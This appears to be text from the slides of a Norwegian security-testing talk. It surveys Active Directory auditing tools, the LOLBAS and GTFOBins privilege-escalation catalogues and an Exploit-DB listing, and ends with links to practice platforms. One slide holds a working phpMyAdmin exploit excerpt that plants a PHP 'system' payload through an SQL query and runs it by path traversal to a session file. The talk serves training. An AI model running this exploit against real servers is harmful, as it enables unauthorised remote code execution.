
Active Directory

Bloodhound

ADalanche

Ping Castle

ADalanche



Eskalering av rettigheter

<https://lolbas-project.github.io>

LOLBAS

☆ Star 4,658



Living Off The Land Binaries, Scripts and Libraries

For more info on the project, click on the logo.

If you want to contribute, check out our [contribution guide](#). Our [criteria list](#) sets out what we define as a LOLBin/Script/Lib.

MITRE ATT&CK® and ATT&CK® are registered trademarks of The MITRE Corporation. You can see the current ATT&CK® mapping of this project on the [ATT&CK® Navigator](#).

If you are looking for UNIX binaries, please visit [gtfobins.github.io](#).

Search among 160 binaries by name (e.g. 'MSBuild'), function (e.g. '/execute'), type (e.g. '#Script') or ATT&CK info (e.g. 'T1218')

Binary	Functions	Type	ATT&CK® Techniques
AppInstaller.exe	Download	Binaries	T1105 : Ingress Tool Transfer
Aspnet_Compiler.exe	AWL bypass	Binaries	T1127 : Trusted Developer Utilities Proxy Execution
At.exe	Execute	Binaries	T1053.002 : At
Atbroker.exe	Execute	Binaries	T1218 : System Binary Proxy Execution
Bash.exe	Execute AWL bypass	Binaries	T1202 : Indirect Command Execution
Bitsadmin.exe	Alternate data streams Download Copy	Binaries	T1564.004 : NTFS File Attributes T1105 : Ingress Tool Transfer

<https://gtfobins.github.io>

GTFOBins

☆ Star 7,264



GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate [functions](#) of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a [collaborative](#) project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can [contribute](#) with additional binaries and techniques.

If you are looking for Windows binaries you should visit [LOLBAS](#).

[Shell](#) [Command](#) [Reverse shell](#) [Non-interactive reverse shell](#) [Bind shell](#)

[Non-interactive bind shell](#) [File upload](#) [File download](#) [File write](#) [File read](#) [Library load](#)

[SUID](#) [Sudo](#) [Capabilities](#) [Limited SUID](#)

Search among 334 binaries: <binary> +<function> ...

Binary	Functions
ab	File upload File download SUID Sudo
agetty	SUID
alpine	File read SUID Sudo

<https://www.exploit-db.com/>



☐ Verified ☐ Has App

Filters Reset All

Show 15

Search:

Date	D	A	V	Title	Type	Platform	Author
2022-09-02	↓		×	WordPress Plugin Netroids Blog Posts Grid 1.0 - Stored Cross-Site Scripting (XSS)	WebApps	PHP	Luqman Hakim Zahari
2022-09-02	↓		×	WordPress Plugin Testimonial Slider and Showcase 2.2.6 - Stored Cross-Site Scripting (XSS)	WebApps	PHP	Luqman Hakim Zahari
2022-09-02	↓		×	Sophos XG115w Firewall 17.0.10 MR-10 - Authentication Bypass	WebApps	Hardware	Aryan Chehrehgani
2022-08-09	↓		×	PAN-OS 10.0 - Remote Code Execution (RCE) (Authenticated)	Remote	Multiple	UnD3sc0n0c1d0
2022-08-09	↓		×	ThingsBoard 3.3.1 'description' - Stored Cross-Site Scripting (XSS)	WebApps	Multiple	Steffen Langenfeld
2022-08-09	↓		×	ThingsBoard 3.3.1 'name' - Stored Cross-Site Scripting (XSS)	WebApps	Multiple	Steffen Langenfeld
2022-08-09	↓		×	Feehi CMS 2.1.1 - Stored Cross-Site Scripting (XSS)	WebApps	PHP	Shivam Singh
2022-08-09	↓		×	Prestashop blockwishlist module 2.1.0 - SQLi	WebApps	PHP	Karthik UJ
2022-08-02	↓		×	uftp2 2.10 - Directory Traversal (Authenticated)	Remote	Linux	Aaron Esau
2022-08-01	↓	📄	×	Easy Chat Server 3.1 - Remote Stack Buffer Overflow (SEH)	Remote	Windows	r00tpgp
2022-08-01	↓		×	Webmin 1.996 - Remote Code Execution (RCE) (Authenticated)	WebApps	Linux	Emir Polat
2022-08-01	↓		×	NanoCMS v0.4 - Remote Code Execution (RCE) (Authenticated)	WebApps	PHP	p1ckzi
2022-08-01	↓		×	Omnia MPX 1.5.0+r1 - Path Traversal	Remote	Hardware	Momen Eldawakhly



```
content = r.content.decode('utf-8')
s = re.search('logged_in:(\w+),', content)
logged_in = s.group(1)
if logged_in == "false":
    print("Authentication failed")
    exit()

# get 2nd token and cookie
cookies = r.cookies
token = get_token(content)

# 3rd req: execute query
url2 = url + "/import.php"
# payload
payload = '''select '<?php system("{}") ?>';'''.format(command)
p = {'table': '', 'token': token, 'sql_query': payload }
r = requests.post(url2, cookies = cookies, data = p)
if r.status_code != 200:
    print("Query failed")
    exit()

# 4th req: execute payload
session_id = cookies.get_dict()['phpMyAdmin']
url3 = url + "/index.php?target=db_sql.php%253f/../../../../../../../../../../var/lib/php/sessions/sess_{}".format(session_id)
r = requests.get(url3, cookies = cookies)
if r.status_code != 200:
    print("Exploit failed")
    exit()

# get result
content = r.content.decode('utf-8', errors="replace")
s = re.search("select '(.*?)\n'", content, re.DOTALL)
if s != None:
    print(s.group(1))
```

Øvelse gjør mester

<https://kins.no/arrangementer/oktober-2022-sikkerhetstesting-for-kommuner-og-fylkeskommuner/>

<https://ctf.kins.no/>

<https://www.hackthebox.com/>

<https://www.vulnhub.com/>

<https://owasp.org/www-project-juice-shop/>

<https://www.youtube.com/>

Takk for meg :)